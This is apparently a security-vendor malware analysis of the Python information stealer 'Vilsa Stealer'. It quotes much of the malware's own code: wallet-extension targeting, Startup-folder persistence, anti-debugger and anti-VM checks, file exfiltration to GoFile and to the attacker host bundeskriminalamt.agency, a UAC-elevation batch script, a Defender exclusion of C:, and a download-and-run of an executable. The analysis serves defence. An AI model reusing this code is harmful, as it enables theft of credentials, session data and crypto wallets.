VILSA STEALER - CYFIRMA

cyfirma.com/research/vilsa-stealer/

VILSA STEALER

Published On : 2024-10-04


EXECUTIVE SUMMARY

CYFIRMA is committed to providing timely insights into emerging threats, including the newly identified "**Vilsa Stealer**" found on GitHub. This sophisticated malware is notable for its speed and reliability in extracting sensitive data, such as browser credentials and tokens.

With its user-friendly interface and robust security bypass capabilities, the Vilsa Stealer stands out as a leading tool for discreet data collection.

INTRODUCTION

A new stealer known as "**Vilsa**" has been discovered on GitHub, which is both user-friendly and powerful, featuring advanced security bypass capabilities that make it a formidable tool for covert data collection. Stealers are a class of malware designed to target system and personal information, capable of extracting a broad range of sensitive data from applications on victims' devices, obtaining information from web browsers, including browsing history, bookmarks, auto-fill data, cookies, passwords, and MetaMask. Additionally, they can harvest login credentials, personally identifiable information, financial details, and other critical data from various applications.



KEY FINDINGS

- Steals Discord info, browser data, cookies, passwords, crypto wallets, Steam, Telegram, and more.
- Supports major browsers and 40+ crypto wallets.
- The language used is Python.
- An encryption method is used to mask the runtime behavior of the malware.

BEHAVIORAL ANALYSIS


File name	**VilsaStealer.exe**

File Size	16.19MB
File Type	Win32 EXE
Signed	Not signed
MD5 Hash	2b4df2bc6507f4ba7c2700739da1415d
SHA 256	f5c5845e5531ed7a9f39fd665fb712baa557799b4a6bd9e92c7ef76d43eb5064
First seen wild	September 2024

SOURCE CODE ANALYSIS

Browser Extensions:

The provided code is designed to target and steal cryptocurrency wallet information by exploiting browser extensions. It may specifically look for sensitive data associated with popular wallet extensions to extract valuable information.



```
DETECTED = False
w411375 = [
    ["nkbihfbeogaeaoehlefnkodbefgpgknn", "Metamask"         ],
    ["ejbalbakoplchlghecdalmeeeajnimhm", "Metamask"         ],
    ["fhbohimaelbohpjbbldcngcnapndodjp", "Binance"          ],
    ["hnfanknocfeofbddgcijnmhnfnkdnaad", "Coinbase"         ],
    ["fnjhmkhhmkbjkkabndcnnogagogbneec", "Ronin"            ],
    ["egjidjbpglichdcondbcbdnbeeppgdph", "Trust"            ],
    ["ojggmchlghnjlapmfbnjholfjkiidbch", "Venom"            ],
    ["opcgpfmipidbgpenhmajoajpbobppdil", "Sui"              ],
    ["efbglgofoippbgcjepnhiblaibcnclgk", "Martian"          ],
    ["ibnejdfjmmkpcnlpebklmnkoeoihofec", "Tron"             ],
    ["ejjladinnckdgjemekebdpeokbikhfci", "Petra"            ],
    ["phkbamefinggmakgklpkljjmgibohnba", "Pontem"           ],
    ["ebfidpplhabeedpnhjnobghokpiioolj", "Fewcha"           ],
    ["afbcbjpbpfadlkmhmclhkeeodmamcflc", "Math"             ],
    ["aeachknmefphepccionboohckonoeemg", "Coin98"           ],
    ["bhghoamapcdpbohphigoooaddinpkbai", "Authenticator"    ],
    ["aholpfdialjgjfhomihkjbmgjidlodno", "ExodusWeb3"       ],
    ["bfnaelmomeimhlpmgjnjophhpkkoljpa", "Phantom"          ],
    ["agoakfejjabomempkjlepdflaleeobhb", "Core"             ],
    ["mfgccjchihfkkindfppnaooecgfneiii", "Tokenpocket"      ],
    ["lgmpcpglpngdoalbgeoldeajfclnhafa", "Safepal"          ],
    ["bhhhlbepdkbapadjdnnojkbgioiodbic", "Solfare"          ],
    ["jblndlipeogpafnldhgmapagcccfchpi", "Kaikas"           ],
    ["kncchdigobghenbbaddojjnnaogfppfj", "iWallet"          ],
    ["ffnbelfdoeiohenkjibnmadjiehjhajb", "Yoroi"            ],
    ["hpglfhgfnhbgpjdenjgmdgoeiappafln", "Guarda"           ],
    ["cjelfplplebdjjenllpjcblmjkfcffne", "Jaxx Liberty"     ],
    ["amkmjjmmflddogmhpjloimipbofnfjih", "Wombat"           ],
    ["fhilaheimglignddkjgofkcbgekhenbh", "Oxygen"           ],
    ["nlbmnnijcnlegkjjpcfjclmcfggfefdm", "MEWCX"            ],
    ["nanjmdknhkinifnkgdcggcfnhdaammmj", "Guild"            ],
    ["nkddgncdjgjfcddamfgcmfnlhccnimig", "Saturn"           ],
    ["aiifbnbfobpmeekipheeijimdpnlpgpp", "TerraStation"     ],
    ["fnnegphlobjdpkhecapkijjdkgcjhkib", "HarmonyOutdated"  ],
    ["cgeeodpfagjceefieflmdfphplkenlfk", "Ever"             ],
    ["pdadjkfkgcafgbceimcpbkalnfnepbnk", "KardiaChain"      ],
    ["mgffkfbidihjpoaomajlbgchddlicgpn", "PaliWallet"       ],
    ["aodkkagnadcbobfpggfnjeongemjbjca", "BoltX"            ],
    ["kpfopkelmapcoipemfendmdcghnegimn", "Liquality"        ],
    ["hmeobnfnfcmdkdcmlblgagmfpfboieaf", "XDEFI"            ],
```

Adding into the Startup Folder:

This code checks if the script is running in a frozen state (such as when packaged with a tool such as PyInstaller). Its state determines the current file's path and constructs the full path to the script and the startup folder for Windows. If the script is not already in the startup

folder, it copies itself there, meaning that the script ensures it runs automatically every time the user starts their computer (making it persistent even after being closed). In simple terms, the code sets up the script to launch on startup if it's not already doing so.

```
if getattr(sys, 'frozen', False):
    currentFilePath = os.path.dirname(sys.executable)
else:
    currentFilePath = os.path.dirname(os.path.abspath(__file__))

fileName = os.path.basename(sys.argv[0])
filePath = os.path.join(currentFilePath, fileName)

startupFolderPath = os.path.join(os.path.expanduser('~'), 'AppData', 'Roaming', 'Microsoft', 'Windows', 'Start Menu', 'Programs', 'Startup')
startupFilePath = os.path.join(startupFolderPath, fileName)

if os.path.abspath(filePath).lower() != os.path.abspath(startupFilePath).lower():
    with open(filePath, 'rb') as src_file, open(startupFilePath, 'wb') as dst_file:
        shutil.copyfileobj(src_file, dst_file)
```

Anti Analysis Part:

The provided code defines a function called check_windows, which is designed to monitor open windows on a Windows system and terminate certain processes. It uses the Windows API to list all open windows and check their titles against a predefined list of names associated with debugging or reverse engineering tools, such as "process hacker" or "wireshark".

If a window title matches one from the list, the code retrieves the process ID of that window, attempts to open it, and then forcibly terminates it. This loop runs continuously, checking for these specific windows every half-second. If a matching process is found and terminated, the program triggers an exit function with a message indicating that a debugger was detected.

```
def check_windows():
    @ctypes.WINFUNCTYPE(ctypes.c_bool, ctypes.POINTER(ctypes.c_void_p), ctypes.POINTER(ctypes.c_void_p))
    def winEnumHandler(hwnd, ctx):
        title = ctypes.create_string_buffer(1024)
        ctypes.windll.user32.GetWindowTextA(hwnd, title, 1024)
        if title.value.decode('Windows-1252').lower() in ['proxifier', 'graywolf', 'extremedumper', 'zed', 'exeinfope', 'dnspy', 'titanHide', 'ilspy', 'titan
            pid = ctypes.c_ulong(0)
            ctypes.windll.user32.GetWindowThreadProcessId(hwnd, ctypes.byref(pid))
            if pid.value != 0:
                try:
                    handle = ctypes.windll.kernel32.OpenProcess(1, False, pid)
                    ctypes.windll.kernel32.TerminateProcess(handle, -1)
                    ctypes.windll.kernel32.CloseHandle(handle)
                except:
                    pass
            exit_program(f'Debugger Open, Type: {title.value.decode("utf-8")}')
        return True

    while True:
        ctypes.windll.user32.EnumWindows(winEnumHandler, None)
        time.sleep(0.5)
```

ANTI-VM:

The code defines two functions, check_registry, and check_dll, to detect if the system is running in a virtual machine (VM).

In check_registry, it looks in the Windows registry for any subkeys that start with "VMWARE" under a specific path related to IDE devices. If it finds one, it triggers an exit function with a message indicating that a VM is detected.

In check_dll, the function checks for the presence of specific DLL files (vmGuestLib.dll and vboxmrxnp.dll) that are commonly associated with virtual machines. If either file is found, it also calls the exit function with the same VM detection message.

These functions help identify if the program is running in a virtual environment by checking the registry and looking for certain files, and if so, they will stop the program and alert the user.

```
def check_registry():
    try:
        key = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, r'SYSTEM\CurrentControlSet\Enum\IDE', 0, winreg.KEY_READ)
        subkey_count = winreg.QueryInfoKey(key)[0]
        for i in range(subkey_count):
            subkey = winreg.EnumKey(key, i)
            if subkey.startswith('VMWARE'):
                exit_program('VM Detected')
        winreg.CloseKey(key)
    except:
        pass

def check_dll():
    sys_root = os.environ.get('SystemRoot', 'C:\\Windows')
    if os.path.exists(os.path.join(sys_root, "System32\\vmGuestLib.dll")) or os.path.exists(os.path.join(sys_root, "vboxmrxnp.dll")):
        exit_program('VM Detected')
```


Using GoFile API to upload and Send Data:
The function UP104D7060F113 uploads a file to a remote server using the GoFile API. First, it retrieves a list of available servers from GoFile. If there are servers available, it selects the first one and constructs the upload URL, using the curl command to upload the specified file, after which it returns the link to the file's download page. If any errors occur during this process, it catches the exception, prints an error message, and returns False. In simple terms, this function uploads a file to a cloud service and gives you a link to access it.

```
def UP104D7060F113(path):
    try:
        servers = requests.get("https://api.gofile.io/servers").json()["data"]["servers"]

        if servers:
            selected_server = servers[0]["name"]
            upload_url = f'https://{selected_server}.gofile.io/uploadFile'
            r = subprocess.Popen(f'curl -F "file=@{path}" {upload_url}', shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE).communicate()

            return loads(r[0].decode('utf-8'))["data"]["downloadPage"]
    except Exception as e:
        print(f"Error: {e}")
        return False
```

RUN TIME ANALYSIS

Persistence: By copying itself into the Startup folder, the malware ensures that it will be executed every time the system boots up or a user logs in. This allows the malware to maintain its presence on the system and continue to carry out its malicious activities.


Auto-execution: The Startup folder is a location where Windows automatically executes files and programs during the startup process. By placing itself in this folder, the malware can automatically execute itself without the need for user interaction.



The malware Copy the file Gruppe.py dropping in the App data folder.

The file, named Grupee.py, is dropped in the App Data directory, and its entire contents are encrypted. The data can be decrypted using the appropriate key.


The file was encrypted using the Fernet symmetric encryption method, so we developed software to decrypt it using the secret key.




After decrypting the file, we found various methods used by the developer to steal data, one of which involves Telegram. The telegram() function attempts to close any running instance of Telegram and identifies the path to its data folder. If the folder exists, it removes any existing temporary folder and copies the Telegram data to this temporary location. It then creates a ZIP file of the copied data and uploads it to a specified URL, including a user ID in the request headers. Finally, the function deletes the ZIP file and the temporary folder. This process effectively collects and sends Telegram data from a user's device to a remote server, raising serious privacy and security concerns.

```
def telegram():
    try:
        kill_process("Telegram.exe")
    except:
        pass
    user = os.path.expanduser("~")
    source_path = os.path.join(user, "AppData\\Roaming\\Telegram Desktop\\tdata")
    temp_path = os.path.join(user, "AppData\\Local\\Temp\\tdata_session")
    zip_path = os.path.join(user, "AppData\\Local\\Temp", "tdata_session.zip")

    if os.path.exists(source_path):
        if os.path.exists(temp_path):
            remove_directory(temp_path)
        copy_directory(source_path, temp_path)

        with ZipFile(zip_path, 'w') as zipf:
            for root, dirs, files in os.walk(temp_path):
                for file in files:
                    file_path = os.path.join(root, file)
                    zipf.write(file_path, os.path.relpath(file_path, os.path.join(temp_path, '..')))

        with open(zip_path, 'rb') as f:
            files = {'file': ('tdata_session.zip', f)}
            headers ={"userid": userid}
            response = requests.post("http://bundeskriminalamt.agency/delivery", files=files, headers=headers)

        os.remove(zip_path)
        remove_directory(temp_path)

telegram()
```

It also creates folders to steal Firefox cookies and MetaMask data, as shown in the screenshot below.



After decrypting the code, we found the URL hxxp://bundeskriminalamt[.]agency/pw (Fraudae stealer) which directs to an online dashboard or interface utilized by the threat actor where the stolen data is uploaded.



We determined that the developer has encrypted files, including one named **hvnc.py**, which is an additional malware that drops into the startup folder, designed to provide remote access to a compromised system. It typically enables an attacker to control the victim's device without detection. This file often uses stealth techniques to evade security measures and may be configured to launch at startup, ensuring persistent access.

```
try:
    URL = "http://bundeskriminalamt.agency/hvnc"
    r = requests.get(URL)
    with open(os.path.join(STARTUP_PATH, "hvnc.py"), "wb") as f:
        f.write(r.content)
except: pass
```

By using the URL “hxxp://bundeskriminalamt[.]agency/hvnc,” we downloaded the hvnc.py file, which contained a fully encrypted code.

We decrypted the hvnc.py file using our Fernet symmetric Decryptor software.

First, it attempts to bypass UAC permissions using SYSTEMROOT techniques. If that fails, it displays UAC prompts, requesting the user to grant it Administrator access.


```
REM  --> Check for permissions
    IF "%PROCESSOR_ARCHITECTURE%" EQU "amd64" (
>nul 2>&1 "%SYSTEMROOT%\SysWOW64\cacls.exe" "%SYSTEMROOT%\SysWOW64\config\system"
) ELSE (
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"
)

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params= %*
    echo UAC.ShellExecute "cmd.exe", "/c ""%~s0"" %params:""=""%", "", "runas", 1 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin
    pushd "%CD%"
    CD /D "%~dp0"
:--------------------------------------
```


It also adds the **C:\ drive** to Defender exclusions by using UAC permissions through PowerShell with the command **Add-MpPreference -ExclusionPath 'C:'**. This prevents antivirus scanning and helps the malware remain undetected on the victim's system for an extended period.

Afterward, it attempts to download an executable malware from a specified URL, although this URL is currently inactive.

```
mkdir "C:\Windows\WinEmptyfold"
powershell.exe -WindowStyle Hidden -Command "Add-MpPreference -ExclusionPath 'C:'"

set "temp_file=%TEMP%\RuntimeBroker.exe"

powershell -command "(New-Object System.Net.WebClient).DownloadFile('https://filebin.sourcepaint.cz/lqblilwxwuswzbhv/minor.exe',
'%temp_file%')"

start "" "%temp_file%"
```


After running the executable file, it effectively steals various types of sensitive information, including passwords, cookies, browser data, browsing history, and cryptocurrency wallet details. It is a powerful information stealer.






EXTERNAL THREAT LANDSCAPE MANAGEMENT

Our investigation revealed that the “Vilsa Stealer” was launched on GitHub in September 2024.

